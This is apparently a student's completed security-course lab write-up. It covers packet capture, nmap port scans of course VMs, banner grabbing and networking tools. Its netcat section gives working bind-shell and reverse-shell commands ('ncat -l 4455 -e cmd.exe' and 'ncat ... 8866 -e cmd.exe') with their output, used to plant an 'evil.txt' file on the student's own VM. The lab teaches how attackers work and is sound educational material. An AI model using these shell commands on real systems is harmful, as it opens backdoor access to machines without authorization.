
Then, in Wireshark, stop the trace and find the HTTP request for the course site in the packet trace. You may use the display filter “**tcp.port == 80**” to make finding it easier. Take a screenshot showing the HTTP protocol details in the bottom pane.



3. Again, while a trace is running, open a browser and visit the course page at this URL:

<https://people.duke.edu/~tkb13/courses/ece560/>

Note that this URL is HTTPS instead of plain HTTP. Again stop the trace, find the HTTPS request (e.g. using display filter “**tcp.port == 443**”), and take a screenshot. **Here the highlighted client hello us the https request.**



Question: How much are you able to determine about the transaction in Wireshark in HTTP vs HTTPS?

I am able to determine obviously by the difference in tcp port, http is on port 80, https is on port 443.

Question 10: Network Traffic Analysis with TCPDump (3 points)

[TCPDump](#) is a common computer network debugging tool that runs under the command line. It allows the user to intercept and display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.

Log into your Linux VM and use TCPDump to capture some network traffic and display the contents the traffic you captured.

Here is a command that will capture 10 packets using tcpdump:

```
$ sudo tcpdump -i eth0 -c 10
```

(Note: tcpdump was installed by default on my Linux VM. If it isn't for you, you can install it with "sudo apt install tcpdump")

We will be using Wireshark and TCPDump among other network traffic analyzers very heavily throughout the semester. I recommend spending some time with these tools and learning some of the features they have to offer. You don't need to understand all the output of these packets right now, but as we spend more time with these tools you will learn to dissect the output and be able to find the information you are looking for.

```
yz558@vcm-16033:~$ sudo tcpdump -i eth0 -c 10
[sudo] password for yz558:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:13:28.164283 ARP, Request who-has vcm-16150.vm.duke.edu (Broadcast) tell 67.159.88.2, length 46
11:13:28.164418 ARP, Request who-has 67.159.95.173 (Broadcast) tell 67.159.94.2, length 46
11:13:28.168777 IP vcm-16033.vm.duke.edu.ssh > cpe-174-109-74-221.nc.res.rr.com.56564: Flags [P.], seq 3884727509:3884727697, ack 355999921, win 501, options [nop,nop,TS val 2650580845 ecr 1293355740], length 188
11:13:28.170247 IP vcm-16033.vm.duke.edu.38700 > rsv-bc-nbcbachedns.oit.duke.edu.domain: 15176+ [1au] PTR? 172.88.159.67.in-addr.arpa. (55)
11:13:28.171630 IP rsv-bc-nbcbachedns.oit.duke.edu.domain > vcm-16033.vm.duke.edu.38700: 15176* 1/0/1 PTR vcm-16150.vm.duke.edu. (90)
11:13:28.172169 IP vcm-16033.vm.duke.edu.56169 > rsv-bc-nbcbachedns.oit.duke.edu.domain: 35573+ [1au] PTR? 2.88.159.67.in-addr.arpa. (53)
11:13:28.173348 ARP, Request who-has 152.3.53.237 (Broadcast) tell 152.3.53.253, length 46
11:13:28.173831 IP rsv-bc-nbcbachedns.oit.duke.edu.domain > vcm-16033.vm.duke.edu.56169: 35573 NXDomain* 0/1/1 (132)
11:13:28.174043 IP vcm-16033.vm.duke.edu.56169 > rsv-bc-nbcbachedns.oit.duke.edu.domain: 35573+ PTR? 2.88.159.67.in-addr.arpa. (42)
11:13:28.175258 IP rsv-bc-nbcbachedns.oit.duke.edu.domain > vcm-16033.vm.duke.edu.56169: 35573 NXDomain* 0/1/0 (121)
10 packets captured
43 packets received by filter
4 packets dropped by kernel
```

Question 11: Network Mapping (7 points)

[Nmap](#) is a free and open source utility for network exploration or security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other features. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and both console and graphical versions are available.

Log into your Linux VM and install nmap from the package manager:

```
$ sudo apt install nmap
```

Use Nmap to port scan your Windows VM. Here is the command you should use²:

```
$ sudo nmap -p- -v -sT -Pn <TARGET_MACHINE>
```

Include in your answer the following:

1. Explain each parameter of this command.
 - sudo: execute a command as another user
 - nmap: Network exploration tool and security / port scanner
 - p-: scan ports from 1 through 65535.
 - v: Increases the verbosity level, causing Nmap to print more information about the scan in progress.
 - sT: TCP connect scan is the default TCP scan type when SYN scan is not an option.
 - Pn: This option skips the Nmap discovery stage altogether.
 - <TARGET_MACHINE>: The Windows VM domain name.

² In command line explanations, items in <ANGLE BRACKETS> are required inputs and items in [SQUARE BRACKETS] are optional inputs. Either way, *don't include the brackets themselves!*

2. Paste the results of the scan.

```
yz558@vcm-16033:~$ sudo nmap -p- -v -sT -Pn vcm-16185.vm.duke.edu
[sudo] password for yz558:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-05 11:32 EDT
Initiating Parallel DNS resolution of 1 host. at 11:32
Completed Parallel DNS resolution of 1 host. at 11:32, 0.00s elapsed
Initiating Connect Scan at 11:32
Scanning vcm-16185.vm.duke.edu (67.159.94.215) [65535 ports]
Discovered open port 135/tcp on 67.159.94.215
Discovered open port 3389/tcp on 67.159.94.215
Discovered open port 7680/tcp on 67.159.94.215
Connect Scan Timing: About 18.82% done; ETC: 11:35 (0:02:14 remaining)
Discovered open port 5040/tcp on 67.159.94.215
Connect Scan Timing: About 46.75% done; ETC: 11:34 (0:01:09 remaining)
Discovered open port 2701/tcp on 67.159.94.215
Completed Connect Scan at 11:34, 106.21s elapsed (65535 total ports)
Nmap scan report for vcm-16185.vm.duke.edu (67.159.94.215)
Host is up (0.00059s latency).
Not shown: 65530 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
2701/tcp  open  sms-rcinfo
3389/tcp  open  ms-wbt-server
5040/tcp  open  unknown
7680/tcp  open  pando-pub

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 106.27 seconds
```

3. Note each port that is open and look up what service each corresponds to (not just the name of the service, but what it *accomplishes*).

135: **msrpc**: MSRPC was used by Microsoft to seamlessly create a client/server model in Windows NT, with very little effort.

2701: **CmRcService** .The CmRcService.exe process is also known as Configuration Manager Remote Control Service and is a part of System Center (Version 2012 Configuration Manager).

3389:**ms-wbt-server**: Port is IANA registered for Microsoft WBT Server, used for Windows Remote Desktop and Remote Assistance connections (RDP - Remote Desktop Protocol). Also used by Windows Terminal Server.

5040: **SANS Internet Storm Center**, The Internet Storm Center (ISC) is a program of the SANS Technology Institute, a branch of the SANS Institute which monitors the level of malicious activity on the Internet, particularly with regard to large-scale infrastructure events.

7680:**pando-pub**: Pando Media Public Distribution, Pando was an application which was mainly aimed at sending (and receiving) files which would normally be too large to send via more "conventional" means.

TIP: Read man pages (available via the command line and [the web](#)) for the various command line security tools to learn details about the different functions and parameters. Another useful tool for understanding command parameters is the website [explainshell](#).

Next, let's scan an example Linux VM of mine, **target.colab.duke.edu**.

What network ports are open on this server?

Show output of the nmap scan and explain what services are running on the machine.

According to the screen shot, they are port 22 80 139 445 and 25565

Port 22: it is the ssh service, Secure Shell (SSH) is used to securely connect to network.

Port 80: it is the http service, the foundation of data communication for the World Wide Web, where hypertext documents include hyperlinks to other resources that the user can easily access.

Port 139: it is the netbios-ssn service. This session service (NetBIOS-SSN) is for connection-oriented communication.

Port 445: it is the Microsoft-ds service, it is carrying Windows file sharing and numerous other services.

Port 25565: it is the minecraft service, it is used for the game Minecraft.

```
yz558@vcm-16033:~$ sudo nmap -p- -v -sT -Pn target.colab.duke.edu
[sudo] password for yz558:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-05 17:27 EDT
Initiating Parallel DNS resolution of 1 host. at 17:27
Completed Parallel DNS resolution of 1 host. at 17:27, 0.00s elapsed
Initiating Connect Scan at 17:27
Scanning target.colab.duke.edu (67.159.88.184) [65535 ports]
Discovered open port 80/tcp on 67.159.88.184
Discovered open port 445/tcp on 67.159.88.184
Discovered open port 139/tcp on 67.159.88.184
Discovered open port 22/tcp on 67.159.88.184
Discovered open port 25565/tcp on 67.159.88.184
Completed Connect Scan at 17:27, 2.97s elapsed (65535 total ports)
Nmap scan report for target.colab.duke.edu (67.159.88.184)
Host is up (0.00034s latency).
rDNS record for 67.159.88.184: vcm-15743.vm.duke.edu
Not shown: 65530 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
25565/tcp open  minecraft

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.04 seconds
```

Question 12: Ncat, Telnet, Netstat, and Sockets (12 points)

Part 1: Intro to some basic tools

One common thing to do is to use sockets “directly” (i.e., without much software in the way) to accomplish various networking goals. A common utility for this purpose is **netcat**. Netcat comes in two flavors: the classic **nc** (commonly pre-installed in many Linux distros) and a more modern rewrite called **ncat** that comes with nmap.

Both are in common use for completing many tasks involving TCP or UDP. They can open TCP connections, send UDP packets, listen on arbitrary TCP and UDP ports, do port scanning, and deal with both IPv4 and IPv6. The most common netcat command simply connects to a host on a given port and sends/receives data on stdin/stdout.

A related concept is the **telnet tool and protocol**. Telnet was the original way of connecting to a remote machine’s shell like the way we use **ssh** today. Telnet is very simple: it basically just connects the stdin and stdout/stderr of the remote shell to a TCP socket. So when you type “ls”, you’re just sending an “l” and an “s” as bytes over a TCP connection, and the server is sending the ls output back to you over that same socket. This means that passwords and other material are sent unencrypted, which is why use of telnet is discouraged today. That said, telnet is shockingly alive and well in a variety of corporate and IoT environments because of how simple and inexpensive it is to implement. Further, the underlying notion of hooking a shell right up to a socket is sometimes used by attackers as a simple way to create backdoor access to a machine. The telnet tool itself can also be useful as it functions as a very simple “open a socket and let me type into it” tool, like a simplified netcat on machines where netcat is not installed.

In addition to making connections with the above tools, it is possible to query the OS to find out what connections are currently established system-wide. On both Linux and Windows, the command to do this is **netstat** (though the options differ between the two).

There are hundreds of uses for these utilities. In this assignment, we just want you to learn a couple of them.

On your Windows VM, download and extract the ZIP archive of nmap tools for Windows from [here](#) (not the installer -- we don’t need a full installation, and an attacker wouldn’t do one, as that creates more visible evidence of intrusion). Open a command prompt and navigate to where you extracted the tools. If using PowerShell as your prompt instead of the classic shell, you may need to prefix commands with `. \` (similar to `. /` on Linux).

By running the ncat command from a command shell on a Windows Server box, anyone that telnets to port 4455 on that box would encounter a command shell without even having to login. Basically, this command starts a service on the current box that listens on port 4455 for incoming connections. This a common backdoor that attackers put on servers.

```
ncat -l 4455 -e cmd.exe
```

Open a command prompt and run the command. When you run the command it will appear to just hang. It is actually not hanging but listening on port 4455 for incoming connections. (Note: your Windows VM has a live internet-facing IP address, so do NOT leave this open for long -- move on to the next part so we connect to it. If you leave this listening, an automated attacker from the internet *will* connect to it and potentially take over the VM!)

On the Windows VM, open a second command prompt and run netstat to see the socket listening on port 4455 and **post a screenshot**:

```
netstat -anop tcp
```

```
C:\Users\yz558>netstat -anop tcp
```

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	924
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:2701	0.0.0.0:0	LISTENING	1428
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	736
TCP	0.0.0.0:4455	0.0.0.0:0	LISTENING	9276
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	6676
TCP	0.0.0.0:5357	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:5986	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING	4852
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	544
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	1472
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	1356
TCP	0.0.0.0:52401	0.0.0.0:0	LISTENING	2016
TCP	0.0.0.0:52405	0.0.0.0:0	LISTENING	692
TCP	0.0.0.0:52406	0.0.0.0:0	LISTENING	2892
TCP	0.0.0.0:63288	0.0.0.0:0	LISTENING	656
TCP	0.0.0.0:63321	0.0.0.0:0	LISTENING	692
TCP	67.159.94.215:139	0.0.0.0:0	LISTENING	4
TCP	67.159.94.215:3389	10.172.196.101:62240	ESTABLISHED	736
TCP	67.159.94.215:51070	10.138.12.129:445	ESTABLISHED	4
TCP	67.159.94.215:59418	52.177.166.224:443	ESTABLISHED	2596
TCP	67.159.94.215:62101	152.3.101.43:443	CLOSE_WAIT	7300
TCP	67.159.94.215:62324	72.21.91.29:80	CLOSE_WAIT	8084
TCP	67.159.94.215:62325	72.21.81.200:443	CLOSE_WAIT	8084
TCP	67.159.94.215:62377	67.159.81.239:443	TIME_WAIT	0
TCP	67.159.94.215:62379	152.3.101.43:443	TIME_WAIT	0
TCP	67.159.94.215:62380	152.3.101.43:443	TIME_WAIT	0
TCP	67.159.94.215:62385	152.3.101.43:443	SYN_SENT	7300
TCP	67.159.94.215:62386	152.3.101.43:443	ESTABLISHED	7300
TCP	67.159.94.215:63308	54.183.140.32:443	ESTABLISHED	4
TCP	67.159.94.215:65334	152.3.99.20:445	ESTABLISHED	4
TCP	67.159.94.215:65340	67.159.81.239:10123	ESTABLISHED	1704
TCP	127.0.0.1:65354	0.0.0.0:0	LISTENING	8832

Now from your Linux VM, telnet into the Windows box to establish a connection. The following command will connect you to your Windows server via a telnet connection to port 4455.

```
telnet <WINDOWS_MACHINE_IP> 4455
```

Some shell features won't work (e.g. up-arrow, cursor controls, etc.), but you should be able to run commands and see output. **Run some commands and post a screenshot** (be sure to show the initial telnet command in your screenshot so we can tell it worked).

```
yz558@vcm-16033:~$ telnet vcm-16185.vm.duke.edu 4455
Trying 67.159.94.215...
Connected to vcm-16185.vm.duke.edu.
Escape character is '^['.
Microsoft Windows [Version 10.0.17763.1397]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\yz558\Downloads\nmap-7.80-win32\nmap-7.80>dir
dir
Volume in drive C is Windows
Volume Serial Number is 7665-F654

Directory of C:\Users\yz558\Downloads\nmap-7.80-win32\nmap-7.80

09/05/2020  05:57 PM    <DIR>          .
09/05/2020  05:57 PM    <DIR>          ..
09/05/2020  05:57 PM                71,217 3rd-party-licenses.txt
09/05/2020  05:57 PM                209,282 ca-bundle.crt
09/05/2020  05:57 PM                740,693 CHANGELOG
09/05/2020  05:57 PM                27,921 COPYING
09/05/2020  05:57 PM            1,281,608 libeay32.dll
09/05/2020  05:57 PM            161,352 libssh2.dll
09/05/2020  05:57 PM    <DIR>        licenses
09/05/2020  05:57 PM            435,784 ncat.exe
09/05/2020  05:57 PM             1,021 ndiff.bat
09/05/2020  05:57 PM            54,725 ndiff.py
09/05/2020  05:57 PM             1,957 NDIFF_README
09/05/2020  05:57 PM            659,575 nmap-mac-prefixes
09/05/2020  05:57 PM        5,002,931 nmap-os-db
09/05/2020  05:57 PM            14,579 nmap-payloads
09/05/2020  05:57 PM             6,703 nmap-protocols
09/05/2020  05:57 PM            49,647 nmap-rpc
09/05/2020  05:57 PM        2,461,461 nmap-service-probes
09/05/2020  05:57 PM        1,000,134 nmap-services
09/05/2020  05:57 PM        2,686,536 nmap.exe
09/05/2020  05:57 PM            31,936 nmap.xsl
09/05/2020  05:57 PM             192 nmap_performance.reg
```

Once you have received a command shell on the Linux VM, in a new separate command prompt, run the command:

```
netstat -ntp
```

You should see your outgoing connection on Linux box to see your connection running on port 4455. **Post a screenshot.**

```
yz558@vcm-16033:~$ netstat -ntp
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 vcm-16033.vm.duke.e:ssh 10.172.196.101:61303    ESTABLISHED
tcp        0      0 vcm-16033.vm.duke:50306 vcm-16185.vm.duke.:4455 ESTABLISHED
tcp        0      300 vcm-16033.vm.duke.e:ssh 10.172.196.101:63060    ESTABLISHED
```

On the Windows machine via RDP, open a new command shell and run netstat to see the connection from that end and **post a screenshot**:

```
netstat -nop tcp
```

```
C:\Users\yz558> netstat -nop tcp

Active Connections

Proto Local Address          Foreign Address         State               PID
TCP    67.159.94.215:3389      10.172.196.101:62240    ESTABLISHED         736
TCP    67.159.94.215:4455      67.159.88.92:50306     ESTABLISHED         4176
TCP    67.159.94.215:51070     10.138.12.129:445      ESTABLISHED         4
TCP    67.159.94.215:59418     52.177.166.224:443     ESTABLISHED         2596
TCP    67.159.94.215:62101     152.3.101.43:443       CLOSE_WAIT          7300
TCP    67.159.94.215:62324     72.21.91.29:80         CLOSE_WAIT          8084
TCP    67.159.94.215:62325     72.21.81.200:443       CLOSE_WAIT          8084
TCP    67.159.94.215:62437     152.3.101.43:443       TIME_WAIT           0
TCP    67.159.94.215:62444     152.3.101.43:443       TIME_WAIT           0
TCP    67.159.94.215:62446     152.3.101.43:443       SYN_SENT            7300
TCP    67.159.94.215:62447     152.3.101.43:443       SYN_SENT            7300
TCP    67.159.94.215:62448     152.3.101.43:443       ESTABLISHED         7300
TCP    67.159.94.215:63308     54.183.140.32:443     ESTABLISHED         4
TCP    67.159.94.215:65334     152.3.99.20:445        ESTABLISHED         4
TCP    67.159.94.215:65340     67.159.81.239:10123    ESTABLISHED         1704
```

Close the command shell by typing *exit* to end the ncat service running.

Part 2: Catching a reverse shell

Often, an attacker will gain the ability to issue a command on a victim machine and will use that command to establish a foothold.

We'll assume your Linux VM is the attacker machine. Use netcat (nc) to listen on a TCP port of your choice.

```
yz558@vcm-16033:~$ nc -l 8866
Microsoft Windows [Version 10.0.17763.1397]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Users\yz558\Downloads\nmap-7.80-win32\nmap-7.80>
```

Your Windows VM will be the victim. Use netcat (ncat) to connect to your Linux VM on the specified port while executing a cmd.exe shell.

```
C:\Users\yz558\Downloads\nmap-7.80-win32\nmap-7.80>ncat -C vcm-16033.vm.duke.edu 8866 -e cmd.exe
```

If successful, you should see a Windows command prompt appear on your Linux VM. This is called *catching a reverse shell*, and is a very common technique for attackers.

As a demonstration, using this command prompt, put a file called “evil.txt” into the victim’s Documents directory. Paste a **screenshot of your Linux console doing this** as well as a **screenshot of the Windows VM’s documents folder showing the evil document having been created**.



```
yz558@vcm-16033:~$ nc -l 8866
Microsoft Windows [Version 10.0.17763.1397]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\yz558\Downloads\nmap-7.80-win32\nmap-7.80>cd ..
cd ..

C:\Users\yz558\Downloads\nmap-7.80-win32>dir
dir
Volume in drive C is Windows
Volume Serial Number is 7665-F654

Directory of C:\Users\yz558\Downloads\nmap-7.80-win32

09/05/2020  06:53 PM    <DIR>          .
09/05/2020  06:53 PM    <DIR>          ..
09/05/2020  05:57 PM    <DIR>          nmap-7.80
               0 File(s)                0 bytes
               3 Dir(s)  85,246,898,176 bytes free

C:\Users\yz558\Downloads\nmap-7.80-win32>cd.>evil.txt
cd.>evil.txt


C:\Users\yz558\Downloads\nmap-7.80-win32>
```

Question 13: Banner Grabbing: Services Spilling Their Guts (8 points)

After using Nmap or another port scanner to identify what ports are open on a system, you may like to be able to get more information about those ports. You can usually accomplish this by connecting to a port; the service will immediately spill its version number, software build version, and perhaps even the underlying operating system.

For example, from your Linux VM, run this command and **post a screenshot of the output**.

```
echo QUIT | nc target.colab.duke.edu 22
```



```
yz558@vcm-16033:~$ echo QUIT | nc target.colab.duke.edu 22
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
Protocol mismatch.
```

To become better acquainted with sockets, you will write a small socket-based program called **getbanner** to do the above operation. You may write it in the language of your choice, but it must run (and compile, if using a compiled language) on a standard Linux environment such as the Ubuntu 18.04 of your Linux VM. The only further restriction is that it may not use telnet, ncat, or nc in its operation (otherwise, a bash script literally containing the snippet above would suffice, and that wouldn't be very interesting).

The algorithm for the program will be similar to the shell command shown above:

1. Get the hostname and port from the command line arguments.
2. (If none are supplied, print an appropriate usage message.)
3. Connect to the given host on the given TCP port.
4. Send the remote host the string "QUIT\n".
(This isn't a standard -- some protocols recognize this as a legitimate quit command, and for those that don't, most will print their version information regardless of what the clients send.)
5. Read everything the server³ sends, printing it to the console as it's received.
6. When the server disconnects, quit.

Note: this is just 10-30 lines of code, depending on language (even in Java).

Submit a zip file called <netid>_getbanner.zip with your code and a Makefile (if needed) to the Sakai locker for this assignment.

NOTE: You are submitting the **zipped code** to **Sakai** and the **PDF answers** to **Gradescope**.

³ Updated 2019-09-13: This used to say "client", which was a mistake.

Question 14: Networking Tools (9 points)

Linux and Windows have lots of networking tools that are built into the operating system. These tools are very valuable to know and understand because they become very useful for troubleshooting, system forensics, network assessment, etc. These are not classified as security tools, but most security professionals use them on a daily basis.

For both a Linux-based system and Windows-based system, learn to use the following commands: netstat, ifconfig/ipconfig, nslookup, traceroute/tracert, ping, pathping, host, dig, top, ps/tasklist.

For help on Linux commands, type “man toolname” (example, “man ping”)

For help on Windows commands, type “toolname /?” (example, “ping /?”)

The reason you are learning these tools for both operating systems is because some of the flags/switches for these tools differ between them and even versions of the OS.

For each of the tools below, fill in the table with the system information and a brief description of the tool.

For any utility that requires a hostname use *duke.edu*

Use your Windows and Linux VMs for this exercise for consistent output.

TOOL	Brief Description	Brief Linux output	Brief Windows output
netstat	netstat - Print network connections, routing tables, interface statistics, masquerade connections, and multi-cast memberships	yz558@vcm-16033:~\$ netstat Active Internet connections (w/o servers) Proto Recv-Q Send-Q Local Address Foreign Address State tcp 0 200 vcm-16033.vcm.duke.e:ssh 10.172.132.247:58723 ESTABLISHED Active UNIX domain sockets (w/o servers) Proto RefCnt Flags Type State I-Node Path unix 2 [] DGRAM 715560 /run/user/1217791/systemd/notify	C:\Users\yz558>netstat Active Connections Proto Local Address Foreign Address State TCP 67.159.94.215:3389 10.172.132.247:58702 ESTABLISHED TCP 67.159.94.215:51070 ad-dc-pap13:microsoft-ds ESTABLISHED TCP 67.159.94.215:54278 atomic-310:https CLOSE_WAIT
ip (Linux) ipconfig (Windows)	ip - show / manipulate routing, network devices, interfaces and tunnels	yz558@vcm-16033:~\$ ip addr 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00	C:\Users\yz558>ipconfig Windows IP Configuration Ethernet adapter Ethernet0:

		<pre> inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host valid_lft forever preferred_lft forever 2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether 00:50:56:a1:f2:f9 brd ff:ff:ff:ff:ff:ff inet 67.159.88.92/23 brd 67.159.89.255 scope global eth0 valid_lft forever preferred_lft forever inet6 fe80::250:56ff:fea1:f2f9/64 scope link valid_lft forever preferred_lft forever </pre>	<pre> Connection-specific DNS Suffix . : Link-local IPv6 Address : fe80::69b3:85bd:57cc:820%6 IPv4 Address. : 67.159.94.215 Subnet Mask : 255.255.254.0 Default Gateway : 67.159.94.1 </pre>
nslookup	nslookup - query Internet name servers interactively	<pre> yz558@vcm-16033:~\$ nslookup duke.edu Server: 127.0.0.53 Address: 127.0.0.53#53 Non-authoritative answer: Name: duke.edu Address: 152.3.72.104 </pre>	<pre> C:\Users\yz558>nslookup duke.edu Server: rsv-bc-fitzcachedns.oit.duke.edu Address: 152.3.72.100 Name: duke.edu Address: 152.3.72.104 </pre>
tracert (Linux) tracert (Windows)	tracert — trace the route to a host	<pre> yz558@vcm-16033:~\$ tracert duke.edu tracert to duke.edu (152.3.72.104), 64 hops max 1 152.3.53.254 0.642ms 0.604ms 0.659ms 2 * * * 3 10.236.254.226 0.911ms 0.904ms 0.813ms 4 10.236.242.114 1.435ms 0.893ms 0.898ms 5 10.236.244.121 1.449ms 0.996ms 0.922ms 6 10.236.254.227 1.346ms 0.942ms 0.894ms 7 10.237.254.3 1.454ms 1.081ms 1.025ms 8 152.3.72.104 1.117ms 0.583ms 0.543ms 9 * 152.3.72.251 249.494ms !H 0.017ms !H </pre>	<pre> C:\Users\yz558>tracert duke.edu Tracing route to duke.edu [152.3.72.104] over a maximum of 30 hops: 1 <1 ms <1 ms <1 ms 152.3.53.254 2 * * * Request timed out. 3 <1 ms <1 ms <1 ms 10.236.254.226 4 1 ms 1 ms 1 ms tel1- sp-resnet-vrf- v4309.netcom.duke.edu [10.236.242.114] 5 1 ms 1 ms 1 ms 10.236.244.121 6 1 ms 1 ms 1 ms 10.236.254.239 7 1 ms 1 ms 1 ms fitzeast-white-dc-nx- po50.netcom.duke.edu [10.237.254.1] 8 <1 ms <1 ms <1 ms duke-web-fitz.oit.duke.edu [152.3.72.104] Trace complete. </pre>

